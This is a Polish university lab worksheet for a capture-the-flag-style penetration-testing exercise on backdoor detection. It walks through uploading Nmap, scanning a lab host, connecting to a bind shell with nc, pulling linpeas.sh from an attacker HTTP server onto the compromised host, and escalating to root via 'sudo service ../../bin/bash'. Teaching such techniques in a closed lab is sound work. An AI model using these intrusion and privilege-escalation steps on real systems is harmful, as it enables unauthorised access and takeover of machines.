Wykrywanie tylnych furtek - Pentest

POLSKO-JAPOŃSKA AKADEMIA TECHNIK KOMPUTEROWYCH

Spis treści

Wstęp 3

Przygotowanie środowiska 4

Uruchamianie maszyn 5

Połączenie OpenVPN 6

Śledzenie wyników w konsoli 7

Legenda 8

Zadania 9

Zadanie 7.1p: Załadowanie Nmap 10

Zadanie 7.2p: Skan Nmap 12

Zadanie 7.3p: Bind Shell 14

Zadanie 7.4p: Załadowanie linPEAS 2 16

Zadanie 7.5p: Uruchomienie linPEAS 18

Zadanie 7.6p: Flaga Roota 20


Wstęp

Celem scenariusza jest przekopiowanie brakującego narzędzia Nmap na maszynę `192.168.100.7`, następnie przeskanowanie serwera w sieci wewnętrznej pod kątem błędnej konfiguracji.


Przygotowanie środowiska

Uruchamianie maszyn

Przed rozpoczęciem upewnij się, że maszyny Backdoor Detection oraz Backdoor Detection PENTEST są włączone.
Jeżeli coś się zepsuje, w każdej chwili możesz je przywrócić do stanu początkowego.



Połączenie OpenVPN



Połączenie OpenVPN jest niezbędne do rozwiązania zadań.
Aby połączyć się z siecią VPN, należy pobrać plik konfiguracyjny OpenVPN z rozwijanego menu „**VPNy**” na stronie głównej.
Następnie należy wykonać komendę:

```
sudo openvpn /sciezka/do/pliku.ovpn
```

Śledzenie wyników w konsoli

Krok opcjonalny - w celu śledzenia aktualnych postępów w konsoli, istnieje możliwość połączenia się z maszyną z zadaniami, która w czasie rzeczywistym będzie wyświetlać wszystkie wykonane zadania:

```
ssh student@192.168.100.7 #hasło: pjatk
```

Przykładowy ekran po rozwiązaniu zadania:



Wyniki można śledzić również na platformie WWW z poziomu **mapy na stronie głównej**, zakładki **Zadania** lub **Rankingu**.

Legenda

`cat /etc/passwd` - komendę należy wykonać na maszynie Kali

`cat /etc/passwd` - komendę należy wykonać na maszynie Ćwiczenia

`cat /etc/passwd` - komendę należy wykonać na maszynie Pentest

Zadania

Zadanie 7.1p: Załadowanie Nmap

Celem zadania jest upload narzędzia Nmap na serwer 192.168.100.7 do katalogu domowego użytkownika student.

Student (Kali Linux):

```
wget https://github.com/opsec-infosec/nmap-static-binaries/releases/download/v2/nmap-x64.tar.gz
scp nmap-x64.tar.gz student\@192.168.100.7:/home/student
```

student@backdoor-detection:

```
tar zxvf nmap-x64.tar.gz
```

Zadanie 7.1p: Załadowanie Nmap

Zadanie powinno zostać automatycznie zaliczone po przesłaniu oraz rozpakowaniu nmap:

```
student@backdoor-detection:~$ tar zxvf nmap-x64.tar.gz
scan-port.sh
scan.sh
nse_main.lua
nping
nmap-services
nmap-service-probes
nmap-rpc
nmap-protocols
nmap-payloads
nmap-os-db
nmap-mac-prefixes
nmap.xsl
nmap.dtd
nmap
ncat
full-scan.sh
scripts/broadcast-ms-sql-discover.nse
scripts/broadcast-netbios-master-browser.nse
scripts/broadcast-networker-discover.nse
scripts/broadcast-novell-locate.nse
scripts/broadcast-ospf2-discover.nse
scripts/broadcast-pc-anywhere.nse
scripts/broadcast-pc-duo.nse
scripts/broadcast-pim-discovery.nse
scripts/broadcast-ping.nse
scripts/broadcast-pppoe-discover.nse
scripts/broadcast-rip-discover.nse
scripts/broadcast-ripng-discover.nse
scripts/broadcast-sonicwall-discover.nse
scripts/broadcast-sybase-asa-discover.nse
scripts/broadcast-tellstick-discover.nse
scripts/broadcast-upnp-info.nse
scripts/broadcast-versant-locate.nse
scripts/broadcast-wake-on-lan.nse
scripts/broadcast-wpad-discover.nse
scripts/broadcast-wsdd-discover.nse
scripts/broadcast-xdmcp-discover.nse
```


```
┌──(student㉿HD-Kali)-[~]
└─$ wget wget https://github.com/opsec-infosec/nmap-static-binaries/releases/download/v2/nmap-x64.tar.gz
                            http://wget/
Resolving wget (wget)... failed: Name or service not known.
wget: unable to resolve host address 'wget'
                            https://github.com/opsec-infosec/nmap-static-binaries/releases/download/v2/nmap-x64.tar.gz
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/362849350/a3fb3c00-a924-11eb-813f-540bdda84e31?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20240718%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240718T082356Z&X-Amz-Expires=300&X-Amz-Signature=0b284ea544bce3d25b076cd02cd038772c3f30f1daf12ee2191b977ca74dd898&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=362849350&response-content-disposition=attachment%3B%20filename%3Dnmap-x64.tar.gz&response-content-type=application%2Foctet-stream [following]
                            https://objects.githubusercontent.com/github-production-release-asset-2e65be/362849350/a3fb3c00-a924-11eb-813f-540bdda84e31?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20240718%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240718T082356Z&X-Amz-Expires=300&X-Amz-Signature=0b284ea544bce3d25b076cd02cd038772c3f30f1daf12ee2191b977ca74dd898&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=362849350&response-content-disposition=attachment%3B%20filename%3Dnmap-x64.tar.gz&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.109.133, 185.199.108.133, 185.199.110.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10686789 (10M) [application/octet-stream]
Saving to: 'nmap-x64.tar.gz'

nmap-x64.tar.gz              100%[═══════════════════════════════════════════►]  10.19M  16.3MB/s    in 0.6s

                    (16.3 MB/s) - 'nmap-x64.tar.gz' saved [10686789/10686789]

FINISHED
Total wall clock time: 1.6s
Downloaded: 1 files, 10M in 0.6s (16.3 MB/s)

┌──(student㉿HD-Kali)-[~]
└─$ scp nmap-x64.tar.gz student@192.168.100.7:/home/student
nmap-x64.tar.gz                                                                   100%   10MB   3.2MB/s   00:03
```



Zadanie 7.2p: Skan Nmap

Celem zadania jest uruchomienie narzędzia Nmap do przeskanowania hosta 192.168.200.57:

student@backdoor-detection:

```
./nmap -p- -n -Pn -sV -vv 192.168.200.57
```

Zadanie 7.2p: Skan Nmap

Zadanie powinno zostać automatycznie zaliczone po przesłaniu oraz rozpakowaniu nmap:

```
student@backdoor-detection:~$ ./nmap -p- -n -Pn -sV -vv 192.168.200.57
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan t
imes will be slower.
Starting Nmap 7.91 ( https://nmap.org )
NSE: Script Database missing, will create new one.
NSE: Updating rule database.
NSE: Script Database updated successfully.
NSE: Loaded 45 scripts for scanning.
Initiating Connect Scan at 08:34
Scanning 192.168.200.57 [65535 ports]
Discovered open port 22/tcp on 192.168.200.57
Discovered open port 8080/tcp on 192.168.200.57
Discovered open port 5355/tcp on 192.168.200.57
Completed Connect Scan at 08:34, 1.50s elapsed (65535 total ports)
Initiating Service scan at 08:34
Scanning 3 services on 192.168.200.57

SOLVED!
```





Zadanie 7.3p: Bind Shell

Celem zadania jest połączenie się i detekcja tylnej furtki typu bind shell na hoście 192.168.200.57:


Zwróć uwagę, że Nmap oznaczył port 8080 jako „http-proxy?” bez wykrytej wersji, a na końcu raportu widać **shell prompt** wskazujący na bind shell!

student@backdoor-detection:
```
nc 192.168.200.57 8080
```

Zadanie 7.3p: Bind Shell

Zadanie powinno zostać automatycznie zaliczone po chwili po połączeniu się z tylną furtką.

```
student@backdoor-detection:~$ nc 192.168.200.57 8080
admin@backdoor-detection-pentest:~$ id
id
uid=1001(admin) gid=1001(admin) groups=1001(admin),27(sudo)
admin@backdoor-detection-pentest:~$
```




```
SOLVED Bind Shell!
$
```





Zadanie 7.4p: Załadowanie linPEAS 2

W celu rozwiązania kolejnego zadania, niezbędne jest rozwiązanie wcześniej zadania 7.1!

Celem zadania jest przesłanie narzędzia linpeas.sh do hosta 192.168.200.57:

student@backdoor-detection:


```
python3 -m http.server 1234
```

admin@192.168.200.57:

```
wget http://192.168.200.7:1234/linpeas.sh
```

Zadanie 7.4p: Załadowanie linPEAS 2

Zadanie powinno zostać automatycznie zaliczone po chwili po połączeniu się z tylną furtką.





Zadanie 7.5p: Uruchomienie linPEAS

Celem zadania jest uruchomienie linPEAS na hoście 192.168.200.57:

admin@192.168.200.57:

```
bash linpeas.sh
```

Zadanie 7.5p: Uruchomienie linPEAS

Zadanie powinno zostać automatycznie zaliczone po uruchomieniu linpeas.sh:







Zadanie 7.6p: Flaga Roota

Celem zadania jest eskalacja uprawnień i odczytanie flagi z pliku /root/root.txt na hoście `192.168.200.57`:

Zauważ, że linPEAS wykrył możliwość uruchomienia polecenia **service** za pomocą sudo! Jeżeli nie wiesz jak wykorzystać to polecenie do eskalacji uprawnień, pamiętaj o dokumentacji na stronie GTFOBins!
https://gtfobins.github.io/gtfobins/service/#sudo

admin@192.168.200.57:

```
sudo -l
sudo service ../../bin/bash
id
cat /root/root.txt
```

Zadanie 7.6p: Flaga Roota

Zadanie zostanie zaliczone po przeklejeniu flagi do formularza na platformie:

```
tudent@backdoor-detection:~$ nc 192.168.200.57 8080
dmin@backdoor-detection-pentest:~$ sudo -l
udo -l
atching Defaults entries for admin on backdoor-detection-pentest:
   env_reset, mail_badpass,
   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
   use_pty

ser admin may run the following commands on backdoor-detection-pentest:
   (ALL : ALL) NOPASSWD: /usr/sbin/service
dmin@backdoor-detection-pentest:~$ sudo service ../../bin/bash
udo service ../../bin/bash
oot@backdoor-detection-pentest:/# id
d
id=0(root) gid=0(root) groups=0(root)
oot@backdoor-detection-pentest:/# cat /root/root.txt
at /root/root.txt
```



